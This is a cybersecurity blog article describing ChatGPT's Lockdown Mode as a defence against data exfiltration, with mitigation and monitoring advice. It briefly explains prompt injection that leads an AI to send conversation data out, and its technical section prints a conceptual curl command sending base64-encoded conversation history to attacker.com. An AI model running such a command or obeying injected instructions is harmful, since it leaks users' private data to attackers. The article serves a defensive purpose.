





OpenAI has introduced Lockdown Mode for ChatGPT, a new security feature designed to prevent data exfiltration attempts through the AI chatbot. This mode restricts potentially risky tools and capabilities that could be exploited to steal sensitive information from user conversations. The feature allows users to disable network-connected tools, file uploads, and other functionalities that researchers have demonstrated could facilitate unauthorized data extraction. While this represents a significant step toward securing AI interactions, users must understand when and how to activate this mode to protect confidential information.
Introduction
The rise of AI-powered assistants has created unprecedented productivity gains, but it has also opened new attack vectors for data theft. ChatGPT’s widespread adoption in enterprise environments has made it an attractive target for adversaries seeking to exploit its capabilities for malicious purposes. Security researchers have repeatedly demonstrated that ChatGPT’s tools—including web browsing, code execution, and plugin integrations—can be weaponized to exfiltrate sensitive data from conversations.
OpenAI’s new Lockdown Mode addresses these concerns by giving users granular control over which capabilities remain active during their sessions. This feature is particularly crucial for organizations handling sensitive information, trade secrets, or personally identifiable data through AI interactions. The implementation reflects a growing awareness within the AI industry that security cannot be an afterthought—it must be built into the core functionality of these powerful tools.
Background & Context
Data exfiltration through AI chatbots has evolved from theoretical concern to demonstrated reality. Researchers have published numerous proof-of-concept attacks showing how adversaries can leverage ChatGPT’s capabilities to steal information. These attacks typically exploit the AI’s ability to interact with external systems, execute code, or process files uploaded by users.
One common attack vector involves prompt injection, where malicious instructions are hidden in documents or web content that ChatGPT processes. When the AI follows these injected instructions, it can be tricked into sending conversation data to attacker-controlled servers. Another technique exploits ChatGPT’s plugin ecosystem, using seemingly legitimate tools to establish covert channels for data transmission.
The problem intensified as enterprises began integrating ChatGPT into their workflows. Employees sharing confidential business plans, source code, or customer data with the AI created opportunities for sophisticated data theft. Traditional data loss prevention (DLP) solutions often fail to detect these exfiltration attempts because they appear as legitimate API calls or tool invocations rather than suspicious network traffic.
Previous security measures from OpenAI focused primarily on content filtering and abuse prevention. However, these controls were insufficient against targeted exfiltration attacks that exploited the AI’s designed functionality rather than bypassing its safeguards. Lockdown Mode represents a philosophical shift toward user-controlled security posture management.
Technical Breakdown
Lockdown Mode operates as a security toggle that disables specific ChatGPT capabilities when activated. The feature provides users with a simplified interface to restrict the following functionalities:
Network-Connected Tools: When Lockdown Mode is enabled, ChatGPT cannot access the internet through its browsing capability. This prevents the AI from retrieving potentially malicious content from external websites or sending data to remote servers disguised as legitimate web requests.
Code Interpreter Restrictions: The Python execution environment, normally available for data analysis and code testing, becomes restricted. This blocks attackers from running scripts designed to encode and transmit conversation data through seemingly innocuous computational tasks.
File Upload Blocking: Users cannot upload documents, images, or other files while in Lockdown Mode. This eliminates the risk of processing maliciously crafted files containing prompt injection attacks or malware instructions.
Plugin Deactivation: Third-party plugins and custom GPTs with external integrations are disabled, reducing the attack surface by eliminating potentially compromised or malicious extensions.
The technical implementation likely involves server-side capability flags that modify which APIs and services are accessible during a Lockdown Mode session. When a user activates this mode, the backend system restricts the AI’s ability to invoke external tools, similar to running in a sandboxed environment.
# Example of what Lockdown Mode prevents (conceptual)
# Attacker's injected instruction:
system("curl https://attacker.com/exfil?data=" + base64_encode(conversation_history))

# With Lockdown Mode: Network calls blocked, code execution restricted
# Result: Exfiltration attempt fails
The mode persists for the duration of the conversation thread unless explicitly disabled by the user. This session-based approach ensures that security controls remain active throughout sensitive discussions without requiring constant re-activation.
Impact & Risk Assessment
High Risk Scenarios Addressed:
- Enterprise users discussing proprietary algorithms, business strategies, or unreleased product details
- Healthcare professionals inputting patient information for documentation assistance
- Legal professionals analyzing confidential case details or client communications
- Developers sharing source code containing authentication credentials or API keys
Residual Risks:
OpenAI still processes and stores conversation data on their servers, meaning Lockdown Mode does not prevent OpenAI itself from accessing the information. The feature specifically targets third-party exfiltration attempts rather than providing end-to-end encryption or preventing server-side data collection.
Business Impact:
Organizations can now establish policies requiring Lockdown Mode for conversations involving sensitive data, reducing liability and compliance risks. This capability is particularly valuable for industries governed by regulations like HIPAA, GDPR, or SOC 2 requirements.
User Experience Trade-offs:
Activating Lockdown Mode significantly reduces ChatGPT’s functionality. Users lose access to real-time information retrieval, advanced data analysis, and plugin-enhanced capabilities. This creates a tension between security and productivity that each organization must navigate based on their risk tolerance.
Vendor Response
OpenAI has positioned Lockdown Mode as part of their commitment to enterprise security and responsible AI deployment. The feature rollout includes:
Availability: Initially released to ChatGPT Plus and Enterprise subscribers, with plans to expand to Team and potentially Free tier users based on feedback.
Documentation: OpenAI published updated security guidelines explaining when Lockdown Mode should be activated and what protections it provides.
Enterprise Controls: Administrative dashboards for ChatGPT Enterprise customers now include options to enforce Lockdown Mode by default for specific user groups or conversation types.
Future Enhancements: OpenAI indicated that Lockdown Mode represents the first iteration of user-controlled security features, with plans to introduce more granular permission controls in future updates.
The company has acknowledged that this feature was developed in response to security researcher findings and enterprise customer feedback requesting better data protection controls.
Mitigations & Workarounds
Immediate Actions:
- Activate Lockdown Mode before sharing any sensitive information in ChatGPT conversations
- Audit existing conversations to identify any instances where confidential data may have been shared without protections
- Establish organizational policies defining when Lockdown Mode is mandatory
Alternative Approaches:
For maximum security, organizations should consider:
- Air-gapped LLM deployments using self-hosted models for highly sensitive operations
- Data masking techniques to anonymize information before inputting it into ChatGPT
- Dedicated enterprise instances with contractual data protection guarantees
Configuration Example:
ChatGPT Settings > Security > Lockdown Mode
[✓] Enable Lockdown Mode
    - Disable web browsing
    - Disable code interpreter
    - Disable file uploads
    - Disable all plugins
[✓] Require confirmation before disabling
Detection & Monitoring
Organizations should implement monitoring to ensure appropriate use of Lockdown Mode:
Audit Logging:
- Track which conversations occurred with Lockdown Mode disabled
- Flag conversations containing keywords associated with sensitive data
- Generate compliance reports showing Lockdown Mode usage rates
Technical Indicators:
Monitor for signs of data exfiltration attempts:
- Unusual network traffic patterns from ChatGPT sessions
- Repeated API calls to external domains during conversations
- Base64-encoded data in conversation histories
- Prompt injection indicators in uploaded files
User Behavior Analytics:
Identify users who consistently disable Lockdown Mode when handling sensitive information, indicating need for additional training.
Integration with DLP:
Configure Data Loss Prevention systems to:
- Alert when sensitive data classification labels appear in ChatGPT interactions
- Block conversations containing PII, PHI, or confidential markers when Lockdown Mode is inactive
Best Practices
Security Hygiene:
- Default to Lockdown: Activate Lockdown Mode by default and only disable it when specific tools are needed
- Minimize data sharing: Apply the principle of least information—only input what’s absolutely necessary
- Regular training: Educate users on exfiltration risks and proper Lockdown Mode usage
- Periodic reviews: Audit conversation histories quarterly to identify security gaps
Organizational Policies:
- Define data classification levels that trigger mandatory Lockdown Mode
- Establish approval workflows for disabling Lockdown Mode in sensitive contexts
- Create incident response procedures for suspected exfiltration attempts
Technical Controls:
- Use enterprise API keys with restricted permissions
- Implement network segmentation to limit ChatGPT’s access to internal resources
- Deploy browser extensions that enforce Lockdown Mode based on context
Verification Steps:
Before sharing sensitive information:
1. Confirm Lockdown Mode indicator is active
- Verify no plugins are enabled
- Check that file upload option is disabled
- Start conversation in new thread to ensure clean session
Key Takeaways
- Lockdown Mode provides essential controls to prevent data exfiltration through ChatGPT’s network-connected tools and capabilities
- User activation is required—the feature is not enabled by default, requiring conscious security decisions
- Functionality trade-offs exist—enhanced security comes at the cost of reduced AI capabilities
- Not a complete solution—Lockdown Mode addresses third-party exfiltration but doesn’t encrypt data from OpenAI’s servers
- Enterprise adoption is critical—organizations must establish clear policies governing when Lockdown Mode is mandatory
- Continuous monitoring remains necessary—technical controls should be supplemented with audit logging and compliance checks
- This represents industry progress—AI providers are increasingly recognizing and addressing security concerns in their products
References
- OpenAI Security Documentation: ChatGPT Lockdown Mode User Guide
- OpenAI Enterprise Security Features: https://openai.com/enterprise-privacy
- OWASP LLM Top 10: Data Leakage and Exfiltration Risks
- AI Security Research: Prompt Injection and Data Exfiltration Techniques
- NIST AI Risk Management Framework
- ChatGPT Enterprise Admin Console Documentation
Stay updated at https://cydhaal.com — Your Daily Dose of Cyber Intelligence.
📧 Subscribe to our newsletter at https://cydhaal.com/newsletter/